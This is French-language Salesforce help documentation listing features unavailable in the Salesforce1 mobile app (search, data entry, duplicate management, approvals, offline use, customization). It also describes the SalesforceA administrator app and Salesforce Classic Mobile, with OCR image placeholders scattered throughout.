- Les objets Salesforce sont disponibles dans Salesforce1 lorsque l'option Éléments de la recherche intelligente est incluse dans le menu de navigation de Salesforce1. L'option Éléments de la recherche intelligente est requise pour recevoir les résultats de recherche dans l'application téléchargeable Salesforce1 pour Android. Par contre, l'application téléchargeable Salesforce1 pour iOS et de l'application navigateur mobile Salesforce1 génèrent des résultats de recherche, même si cet élément est omis dans le menu de navigation.
- Lors d'une recherche globale dans Salesforce1, vous pouvez trouver des enregistrements uniquement pour les objets affichés dans la section Récent du menu de navigation.

  Si vous êtes un nouvel utilisateur de Salesforce et que vous n'avez pas encore d'historique des objets récents, vous pouvez effectuer une recherche dans l'ensemble des objets par défaut suivants : Comptes, Requêtes, Contacts, Fichiers, Pistes et Opportunités. Vous pouvez également rechercher des Groupes et des Personnes si ces éléments sont affichés dans votre section Récent. S'ils figurent à d'autres emplacements du menu de navigation, ils ne peuvent pas être recherchés.

  À mesure que vous travaillez dans Salesforce1 et dans le site complet de Salesforce (Salesforce Classic et Lightning Experience), les objets que vous utilisez le plus souvent remplacent les objets par défaut dans la section Récent, et sont disponibles pour les recherches globales dans Salesforce1.

- Dans l'application navigateur mobile Salesforce1, utilisez la barre d'étendue de recherche, sous la case de recherche globale, pour afficher les résultats de l'objet sélectionné.

  Les objets disponibles dans la barre d'étendue de recherche sont identiques aux éléments affichés dans la section Récent du menu de navigation de Salesforce1. La barre d'étendue de recherche affiche les objets dans le même ordre que dans le menu de navigation.

  Les applications téléchargeables Salesforce1 pour Android et iOS ne contiennent pas de barre d'étendue de recherche. Les applications affichent les résultats de recherche dans une page unique, groupés par objet.

- Pour rechercher les enregistrements d'un objet qui ne figure pas dans les résultats de la recherche globale (c.-à-d. les objets affichés lorsque vous touchez **Plus** pour agrandir la section Récent dans le menu de navigation), utilisez la case de recherche de la page d'accueil de l'objet.
- Vous ne pouvez pas épingler les éléments fréquemment utilisés.
- Vous ne pouvez pas rechercher par division.

**Résultats instantanés**

Remarque: Les résultats instantanés sont affichés dans une liste déroulante de la case de recherche. Ils comprennent les éléments récents et les enregistrements automatiquement suggérés, qui sont affichés après avoir saisi au moins trois caractères. Si un enregistrement n'est pas affiché dans les résultats instantanés, effectuez une recherche complète.

- L'application navigateur mobile Salesforce1 affiche davantage d'éléments récents et d'enregistrements automatiquement suggérés que Lightning Experience.
- Dans l'application navigateur mobile Salesforce1, les résultats instantanés sont affichés uniquement pour l'objet sélectionné, pas pour plusieurs objets.

**Résultats de recherche**

- Les principaux résultats, qui affichent les résultats de recherche des objets que vous utilisez le plus souvent, ne sont pas disponibles.
- Les vues de liste ne sont pas incluses dans les résultats de recherche complets. Pour rechercher des vues de liste dans les résultats instantanés, ouvrez la page de recherche d'enregistrement d'un objet, puis saisissez les termes recherchés. Lors de la saisie, la liste des éléments correspondants augmente pour répertorier les vues de liste auxquelles vous avez récemment accédé dans le site complet de Salesforce.
- Vous ne pouvez pas filtrer les résultats de recherche.
- Dans les applications téléchargeables Salesforce1 pour Android et iOS, les résultats de recherche globale peuvent renvoyer les 50 enregistrements les plus pertinents. L'application navigateur mobile Salesforce1 n'est pas limitée.

**Recherches de référence**

- Les résultats instantanés sont basés uniquement sur les éléments récents, pas sur tous les enregistrements correspondant aux termes de la recherche.
- Un caractère générique est automatiquement ajouté à toutes les recherches de référence.
- Une recherche de référence renvoie jusqu'à 25 enregistrements pertinents dans les résultats.
- Aucun champ secondaire n'est affiché sous le nom de l'enregistrement principal pour fournir des informations contextuelles supplémentaires.
- Pour ajouter des enregistrements à plusieurs types d'objet dans une référence unique, utilisez la liste déroulante située au-dessus des résultats de recherche.

CONSULTER ÉGALEMENT :

Quelle est la différence entre les recherches de Lightning Experience, Salesforce Classic et Salesforce1 ?

## Saisie de données : fonctionnalités non disponibles dans Salesforce1

Des différences existent entre le site complet de Salesforce et l'application Salesforce1 lorsque vous ajoutez de nouveaux enregistrements ou mettez à jour des données existantes.

| Catégorie | Problème | Création d'enregistrements | Modification d'enregistrements |
|---|---|---|---|
| Tous les enregistrements | La modification en ligne n'est pas disponible. | ✔ | ✔ |
| | Le changement du propriétaire d'un enregistrement est disponible uniquement dans les comptes, les campagnes, les requêtes, les contacts, les pistes, les opportunités, les ordres d'exécution et les objets personnalisés. | | ✔ |
| | Les zones de liste déroulante, qui combinent une liste de sélection et un champ de texte, ne sont pas disponibles. Généralement, le champ de texte est disponible, mais par la liste de sélection. | ✔ | ✔ |
| | Si la gestion de territoire est activée, vous ne pouvez pas attribuer ou modifier les règles de territoire d'un enregistrement. | ✔ | ✔ |
| Comptes et contacts | Les liens **Copier l'adresse de facturation vers l'adresse d'expédition** et **Copier l'adresse postale vers une autre adresse** ne sont pas disponibles. | ✔ | ✔ |
| | Si la gestion de territoire est activée, l'option **Évaluer ce compte avec les règles du territoire à l'enregistrement** n'est pas disponible lors de la modification d'enregistrements de compte. | | ✔ |
| Événements | Le propriétaire d'un événement ne peut pas modifier, ajouter ou supprimer les invités à un événement. Si deux contacts au moins sont associés à un événement, le propriétaire ne peut pas les modifier. Si l'événement n'a qu'une seule piste ou qu'un seul contact associé(e), le propriétaire peut la (le) modifier, mais pas en ajouter. | | ✔ |
| | Les événements qui ne sont pas associés à un contact ou à un objet ne sont pas affichés. | ✔ | ✔ |
| | Vous ne pouvez pas accepter ou refuser un événement auquel vous avez été invité(e). | | ✔ |
| | Vous ne pouvez pas utiliser les Activités partagées pour associer plusieurs contacts à un événement. | ✔ | ✔ |
| | Les événements proposés (le bouton **Nouvelle demande de réunion**) ne sont pas pris en charge. | ✔ | ✔ |
| | Le champ `Associé à` reste modifiable lorsque le champ `Nom` est défini sur *`Piste`*, mais vous recevez une erreur si le champ `Associé à` contient des données lorsque vous sauvegardez l'enregistrement. | ✔ | ✔ |
| | Vous ne pouvez pas créer des événements récurrents ou modifier les détails d'une série d'événements récurrents. (vous pouvez modifier les détails d'occurrences individuelles dans une série d'événements). | ✔ | ✔ |
| | Le champ Objet n'inclut pas de liste de sélection d'objets déjà définis. | ✔ | ✔ |
| | Les champs E-mail et Téléphone d'un contact associé ne sont pas affichés. | ✔ | ✔ |
| | Vous ne pouvez pas ajouter de pièce jointe. | ✔ | ✔ |
| | Vous ne pouvez pas envoyer de notification par e-mail. | ✔ | ✔ |
| | Vous ne pouvez pas définir de rappels d'événement. | ✔ | ✔ |

| Catégorie | Problème | Création d'enregistrements | Modification d'enregistrements |
|---|---|---|---|
| Pistes | Lors de l'ajout d'une nouvelle piste, le champ `Campagne` et la case `Affecter à l'aide de règles d'attribution actives` ne sont pas disponibles. Vous pouvez ajouter des valeurs à ces champs dans le site complet. | ✔ | |
| Opportunités | Vous ne pouvez pas modifier le champ `Catégorie de prévisions`. Le champ automatiquement renseigné, en fonction de la valeur du champ `Étape d'opportunité`, lorsque vous sauvegardez l'enregistrement. Vous pouvez modifier manuellement la valeur de ce champ dans Salesforce Classic (mais pas dans Lightning Experience). | ✔ | ✔ |
| Tâches | Le champ `Objet` n'inclut pas de liste de sélection d'objets précédemment définis. | ✔ | ✔ |
| | Le champ `Associé à` reste modifiable lorsque le champ `Nom` est défini sur *`Piste`*, mais vous recevez une erreur si le champ `Associé à` contient des données lorsque vous sauvegardez l'enregistrement. | ✔ | ✔ |
| | Les champs `E-mail` et `Téléphone` d'un contact associé ne sont pas affichés. | ✔ | ✔ |
| | Vous ne pouvez pas utiliser les activités partagées pour associer plusieurs contacts à une tâche. | ✔ | ✔ |
| | Vous ne pouvez pas créer des tâches récurrentes ou modifier les détails d'une série de tâches récurrentes. (vous pouvez modifier les détails d'occurrences individuelles dans une série de tâches). | ✔ | ✔ |
| | Vous ne pouvez pas ajouter de pièce jointe. | ✔ | ✔ |
| | Vous ne pouvez pas envoyer de notification par e-mail. | ✔ | ✔ |
| | Vous ne pouvez pas définir de rappels de tâche. | ✔ | ✔ |
| Champs de référence | Les filtres de référence dépendants définis par l'administrateur ne sont pas pris en charge. | ✔ | ✔ |
| | Les champs de filtres de référence définis par l'utilisateur ne sont pas pris en charge. | ✔ | ✔ |
| | Vous ne pouvez pas créer un enregistrement à partir d'un champ de référence de la même façon que dans Lightning Experience. | ✔ | ✔ |
| Champs de numéro de téléphone | Les champs de numéro de téléphone affichent un clavier sur lequel vous pouvez saisir le numéro. Le clavier ne comprend pas de parenthèses, de tirets ni de virgule, et Salesforce1 n'applique aucune mise en forme de numéro de téléphone lors de la sauvegarde de l'enregistrement. Pour appliquer un format de numéro de téléphone spécifique, modifiez l'enregistrement dans le site complet. | ✔ | ✔ |
| Champs de liste de sélection | Le contrôle et les listes de sélection dépendantes sont pris en charge, mais Salesforce1 n'affiche aucun indicateur lors de la création et de la modification de pages pour ces champs. Pour déterminer si un champ de liste de sélection est dépendant, ainsi que le champ de liste de sélection qui le contrôle, accédez au site complet. | ✔ | ✔ |
| Message de succès | Après la création d'un enregistrement à partir d'une liste associée dans Salesforce1, le message de succès généré ne contient pas de lien vers le nouvel enregistrement (comme dans Lightning Experience). | ✔ | |

## Gestion des duplications : fonctionnalités non disponibles dans Salesforce1

Dans l'application Salesforce1, la gestion des duplications est similaire à celle du site complet, avec les différences suivantes :

- Chaque doublon possible est affiché dans une « carte des doublons ». Salesforce1 affiche jusqu'à 30 doublons (10 par objet), même s'il en existe davantage.
- Une carte des doublons affiche trois champs, qui dépendent du format des résultats de recherche défini pour l'organisation, pas de la règle de correspondance associée.
- Vous pouvez toucher une carte des doublons pour afficher les détails complets d'un enregistrement dupliqué, mais cette action efface les informations que vous avez saisies dans l'enregistrement nouveau ou mis à jour. Vous devez saisir une nouvelle fois ces informations pour pouvoir sauvegarder l'enregistrement ou afficher des cartes de doublons supplémentaires.
- Par défaut, des règles de duplication sont exécutées lorsque vous terminez des champs sur un enregistrement. Dans Salesforce Classic, des règles de duplication sont exécutées lorsque vous sauvegardez un enregistrement.

## Approbations : fonctionnalités non disponibles dans Salesforce1

**Réponses d'approbation**

Les options associées aux approbations suivantes ne sont pas disponibles dans l'application mobile Salesforce1.

- Rappel de demandes d'approbation.
- Réattribution de demandes d'approbation.
- Sélection manuelle de l'approbateur suivant. Pour les demandes d'approbation qui exigent cette sélection manuelle, l'approbateur doit se connecter au site complet de Salesforce.
- Déverrouillage d'un enregistrement verrouillé pour approbation.

**Notifications Salesforce1 pour les demandes d'approbation**

- Les notifications de demandes d'approbation ne sont pas envoyées vers des files d'attente ou à des délégués. Pour chaque étape d'approbation impliquant une file d'attente, nous recommandons l'ajout d'utilisateurs individuels en tant qu'approbateurs affectés, afin que ces personnes au moins reçoivent les notifications de demande d'approbation dans l'application mobile. Pour avoir à la fois des files d'attentes et des utilisateurs individuels en tant qu'approbateurs affectés, sélectionnez **Affecter automatiquement à des approbateurs** au lieu d'**Affecter automatiquement à une file d'attente** dans l'étape d'approbation.
- Les notifications de demande d'approbation sont envoyées uniquement aux utilisateurs qui ont accès à l'enregistrement à approuver. Les approbateurs affectés qui n'ont pas accès à l'enregistrement peuvent recevoir les notifications d'approbation par e-mail, mais ils ne peuvent pas répondre aux demandes tant que l'accès à l'enregistrement ne leur est pas accordé.

**Commentaires d'approbation**

Salesforce1 vous invite à commenter lorsque vous touchez Approuver ou Refuser.

**Liste associée Historique des approbations**

- Les commentaires d'approbation ne sont pas affichés dans la liste associée Historique des approbations Pour afficher tous les commentaires d'approbation d'un enregistrement, utilisez le site complet de Salesforce.
- La liste associée Historique des approbations ne comprend pas le nouveau bouton Soumettre pour approbation.
- Lors de l'utilisation d'approbations dans des communautés, les utilisateurs externes basés sur un rôle peuvent afficher et exécuter une action depuis la liste associée Historique des approbations, mais ils ne peuvent pas soumettre des demandes d'approbation.

# Accès hors ligne : fonctionnalités non disponibles dans Salesforce1

## Accès aux données en mode hors ligne

Lorsque la mise en cache est activée dans Salesforce1, les utilisateurs de l'application téléchargeable peuvent accéder aux données de la mémoire cache lorsqu'ils sont hors ligne. Les données par défaut mises en cache comprennent les enregistrements récemment accédés des cinq premiers objets de la section Récents du menu de navigation Salesforce1 de l'utilisateur, plus ses tâches et ses tableaux de bord récents. Les enregistrements récemment accédés sont déterminés par les activités de l'utilisateur aussi bien dans Salesforce1 que dans le site complet de Salesforce, y compris dans Salesforce Classic et dans Lightning Experience. De plus, la plupart des données auxquelles un utilisateur accède pendant une session Salesforce1 sont ajoutées en mémoire cache.

Certaines données ne sont pas disponibles lorsque l'appareil mobile de l'utilisateur est hors ligne. Pour consulter la liste complète des données disponibles, reportez-vous à Données et éléments de l'interface utilisateur disponibles lorsque Salesforce1 est hors ligne.

## Mise à jour des données en mode hors ligne (bêta)

**Actions Créer, modifier et supprimer**

- Créez des enregistrements à l'aide du bouton **Nouveau** de la page d'accueil des objet récemment accédés. Les actions de création d'enregistrements dans la barre d'actions (telles que **Nouvelle tâche**, **Nouveau contact** ou **Nouveau** dans les listes associées) ne sont pas prises en charge en mode hors ligne.
- Les actions **Modifier** et **Supprimer** de la barre d'actions sont disponibles uniquement pour les enregistrements mis en cache.

**Toutes les autres actions rapides**

- Toutes les autres icônes de la barre d'actions, telles que **Consigner un appel**, **Publier** ou **Changer le propriétaire**, ne sont pas prises en charge en mode hors ligne.

**Types d'enregistrement pour des objets récents**

- Si votre organisation a défini plus de 15 types d'enregistrement pour les objets récents (c.-à-d. les cinq premiers objets répertoriés dans la section Récent du menu de navigation de Salesforce1) d'un utilisateur, seuls les 15 premiers types d'enregistrement sont disponibles lors de la création d'un enregistrement hors ligne. Seuls les enregistrements qui correspondent à ces 15 types d'enregistrement peuvent être modifiés hors ligne.

**Recherches et listes de sélection**

- Les références et les listes de sélection dépendantes d'un enregistrement mis en cache ne sont pas prises en charge hors ligne, sauf si l'utilisateur a interagi avec cet enregistrement avant sa mise en cache.
- Les filtres de référence ne sont pas pris en charge hors ligne. Les utilisateurs peuvent saisir le nom de l'enregistrement de référence associé lors de la modification de données hors ligne, mais l'application ne recherche pas les enregistrements de référence associés tant que l'appareil mobile de l'utilisateur n'est pas en ligne.
- Les présentations de page complexes, qui contiennent un grand nombre de champs ou de listes de sélection, peuvent générer des résultats trop nombreux pour être mis en cache par Salesforce1. Cela peut expliquer pourquoi l'utilisateur ne peut plus afficher les enregistrements récemment accédés lorsqu'il est hors ligne. Si ce problème affecte vos utilisateurs, nous recommandons de réviser la présentation de page de l'objet concerné et d'essayer de l'optimiser pour l'utilisation mobile.

**Notes**

- Les notes qui comprennent des images ne sont pas disponibles hors ligne.
- Vous ne pouvez pas ajouter des images à des notes en mode hors ligne.
- Les utilisateurs ne peuvent pas associer des notes à des enregistrements lorsqu'ils travaillent hors ligne.

**Tâches**

- Les utilisateurs peuvent créer des tâches hors ligne uniquement si le formulaire simplifié Nouvelle tâche de Salesforce1 est désactivé.
  1. Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche rapide, puis sélectionnez **Paramètres d'activité**.
  2. Désélectionnez **Afficher la page Nouvelle tâche simplifiée dans Salesforce1**.
  3. Cliquez sur **Soumettre**.
- La sélection ou la désélection des cases à cocher des tâches n'est pas prise en charge en mode hors ligne.

**Communautés**

- Les communautés Salesforce ne sont pas prises en charge en mode hors ligne.

## Personnalisation de Salesforce : fonctionnalités non disponibles dans Salesforce1

**Pages d'accueil personnalisées**

- Salesforce1 ne prend pas en charge la redirection de la connexion vers les applications Salesforce ou les onglets d'accueil personnalisés que le site complet de Salesforce prend en charge. Si vous préférez conserver cette redirection pour les utilisateurs qui se connectent à Salesforce à partir d'un navigateur mobile, désactivez l'application navigateur mobile Salesforce1. Vous pouvez la désactiver pour des utilisateurs individuels ou pour l'ensemble de l'organisation.

**Actions et boutons personnalisés**

- Les boutons personnalisés ajoutés à la section Bouton d'une présentation de page et qui définissent une source du contenu en tant qu'*URL* ou *Visualforce* sont pris en charge dans Salesforce1. Notez que les pages Visualforce doivent être activées pour pouvoir être utilisées dans Salesforce1.

  Les liens personnalisés, les boutons personnalisés ajoutés à des vues de liste et les boutons personnalisés qui définissent la source du contenu en tant que *OnClick JavaScript* ne sont pas disponibles dans Salesforce1.
- Si vous utilisez des boutons personnalisés d'URL pour transmettre des paramètres à des pages standard dans Salesforce Classic, par exemple pour prérenseigner des champs lors de la création d'un enregistrement, ce comportement ne fonctionne pas dans Salesforce1 ni dans Lightning Experience.
- La taille des images personnalisées utilisées pour les icônes d'action ne doit pas dépasser 1 Mo.

**Pages Visualforce**

- Les onglets standard, les onglets d'objet personnalisé et les vues de liste remplacés par une page Visualforce ne sont pas pris en charge dans Salesforce1. La page Visualforce est affichée pour les utilisateurs du site complet, mais les utilisateurs de Salesforce1 affichent à la place la page Salesforce1 par défaut de l'objet. Cette restriction permet de préserver l'expérience Salesforce1 pour les objets.
- Les pages Visualforce incorporées (c.-à-d. ajoutées à une présentation de page) qui contiennent un composant `<apex:enhancedList>` peuvent entraîner une défaillance de l'application Salesforce1 lorsqu'elles sont utilisées sur des appareils iOS.
- Lors de l'affichage de pages Visualforce sur un appareil Android, le défilement horizontal ne fonctionne pas si la page est plus grande que la fenêtre d'affichage. Redessinez la page qui doit être plus petite que la fenêtre d'affichage.

**Pages Lightning**

- Vous ne pouvez pas ajouter plus de 25 composants à une zone de page Lightning.

**Personnalisations par programmation**

- Ces personnalisations par programmation de l'interface utilisateur ne sont pas prises en charge : onglets Web et commandes S-controls.

# Assistance des utilisateurs où que vous soyez avec SalesforceA

SalesforceA est une application mobile pour administrateurs Salesforce. Lorsque vous n'êtes pas au bureau, vous pouvez utiliser votre téléphone ou votre tablette pour gérer les principales tâches d'administration telles que réinitialiser les mots de passe, suspendre des utilisateurs et consulter le statut actuel du système.

L'application SalesforceA est gratuite. Vous pouvez la télécharger depuis Google Play Store pour les téléphones et les tablettes Android, et depuis l'App Store d'Apple pour iPhone, iPod Touch et iPad Apple.

Options de SalesforceA

Gérez les utilisateurs et consultez les informations des organisations Salesforce depuis votre appareil mobile.

Connexion à SalesforceA

Connectez-vous à l'application mobile SalesforceA pour effectuer les principales tâches administratives de votre organisation Salesforce.

Connexion à plusieurs organisations avec SalesforceA

Utilisez SalesforceA sur votre appareil mobile pour vous connecter à plusieurs organisations Salesforce que vous gérez. Une fois connecté(e), vous pouvez basculer entre les organisations sans repasser par le processus de connexion.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour utiliser SalesforceA :
- Gérer les utilisateurs

## Options de SalesforceA

Gérez les utilisateurs et consultez les informations des organisations Salesforce depuis votre appareil mobile.

**Présentation de votre organisation**

L'écran Présentation montre :

- Le nombre d'utilisateurs suspendus et bloqués
- Le statut de confiance
- Les utilisateurs récemment visualisés


**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour utiliser SalesforceA :
- Gérer les utilisateurs





Pour les utilisateurs du système Android, l'icône de navigation se situe en haut à gauche. Touchez-la pour accéder au menu de navigation.

Pour les utilisateurs du système iOS, la navigation s'effectue via la barre d'actions en bas de l'écran.

**Gestion des utilisateurs**

Dans le menu de navigation, touchez **Utilisateurs** pour afficher la liste des utilisateurs ou rechercher un utilisateur. Touchez un nom pour :

- Afficher ou modifier les détails de l'utilisateur
- Suspendre, désactiver ou réactiver l'utilisateur
- Réinitialiser un mot de passe utilisateur





Balayez vers la page Associé pour afficher :

- Les ensembles d'autorisations actuels de l'utilisateur
- Historique de connexion de l'utilisateur

**Informations supplémentaires**

La page Ressources permet d'accéder à :

- Actualités et événements pour l'administrateur
- Trailhead
- Salesforce trust
- Réponses Salesforce
- Notes de publication de Salesforce




# Connexion à SalesforceA

Connectez-vous à l'application mobile SalesforceA pour effectuer les principales tâches administratives de votre organisation Salesforce.

En tant qu'administrateur Salesforce, vous pouvez utiliser SalesforceA pour vous connecter à votre organisation de production (par défaut), à un environnement sandbox ou à un hôte personnalisé. Sélectionnez l'environnement ou l'hôte dans le menu des hôtes.

- Pour les utilisateurs d'iOS : ouvrez le menu des hôtes via l'icône d'engrenage en haut à droite de l'écran de connexion.
- Pour les utilisateurs d'Android : ouvrez le menu des hôtes via le bouton de dépassement d'action en haut à droite de l'écran de connexion.

Si vous y êtes invité(e), saisissez un code secret pour ajouter une couche de sécurité à votre appareil mobile. Vous pouvez gérer ce paramètre de sécurité dans l'application navigateur mobile Salesforce pour ordinateur de bureau, dans **Configuration Applications connectées SalesforceA**.

Une fois connecté(e), l'écran Présentation s'ouvre.

## Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

## AUTORISATIONS UTILISATEUR

Pour utiliser SalesforceA :

- Gérer les utilisateurs




CONSULTER ÉGALEMENT :

Connexion à plusieurs organisations avec SalesforceA

## Connexion à plusieurs organisations avec SalesforceA

Utilisez SalesforceA sur votre appareil mobile pour vous connecter à plusieurs organisations Salesforce que vous gérez. Une fois connecté(e), vous pouvez basculer entre les organisations sans repasser par le processus de connexion.

1. Touchez le menu de navigation pour y accéder. Pour les utilisateurs d'iOS, touchez **Plus**.
2. Touchez la flèche vers le bas en regard de votre nom d'utilisateur. La liste de vos comptes s'affiche.
3. Sélectionner un nom d'utilisateur déjà enregistré ou touchez **+ Ajouter un compte** pour ajouter un compte.
4. Pour sélectionner un hôte sandbox ou personnalisé, touchez l'icône d'engrenage en haut à droite (utilisateurs iOS) ou le bouton de dépassement d'action en haut à droite (utilisateurs Android), puis basculez vers l'hôte désiré.

Dans la liste de vos comptes, vous pouvez :

- Basculer entre les organisations
- Vérifier si chaque organisation est production ou sandbox (iOS uniquement)
- Vérifier l'édition de chaque organisation (iOS uniquement)

Touchez la flèche vers le haut pour fermer le sélecteur de compte.

### Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

### AUTORISATIONS UTILISATEUR

Pour utiliser SalesforceA :

- Gérer les utilisateurs


More
jes@admin.com
User Corp
Production
Enterprise Edition
adam@domain.com
Domain Co
Production
Enterprise Edition
jes@demo2.com
Production
Enterprise Edition
Add account

# Prise en charge de la productivité embarquée avec Salesforce Classic Mobile

Salesforce Classic Mobile participe au succès de vos équipes en permettant aux utilisateurs d'accéder à leurs données Salesforce les plus récentes, à tout moment et où qu'ils soient, directement depuis leurs appareils Android™ et iPhone®.

L'application Salesforce Classic Mobile échange des données avec Salesforce via les réseaux mobiles ou sans fil, et stocke localement une copie des données de l'utilisateur dans sa propre base de données sur l'appareil mobile. En l'absence de connexion disponible, les utilisateurs peuvent modifier les copies locales de leurs enregistrements Salesforce, puis transmettre ces modifications à Salesforce une fois la connexion rétablie. L'application favorise également la consignation quasi instantanée des informations importantes, en invitant les utilisateurs à saisir les mises à jour directement dans les applications Salesforce ou Force.com AppExchange suite à des appels, des e-mails ou des rendez-vous client importants.

Une licence Salesforce Classic Mobile est requise pour chaque utilisateur qui souhaite utiliser Salesforce Classic Mobile. Pour les organisations utilisant les versions Unlimited Edition, Performance Edition et Developer Edition, Salesforce fournit une licence mobile pour chaque licence Salesforce. Les organisations utilisant des licences mobiles Professional Edition ou Enterprise Edition achetées séparées.

**Remarque:** Les applications Android et iPhone sont disponibles en anglais, en japonais, en français, en allemand et en espagnol. Contactez Salesforce pour activer Salesforce Classic Mobile pour votre organisation.

Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

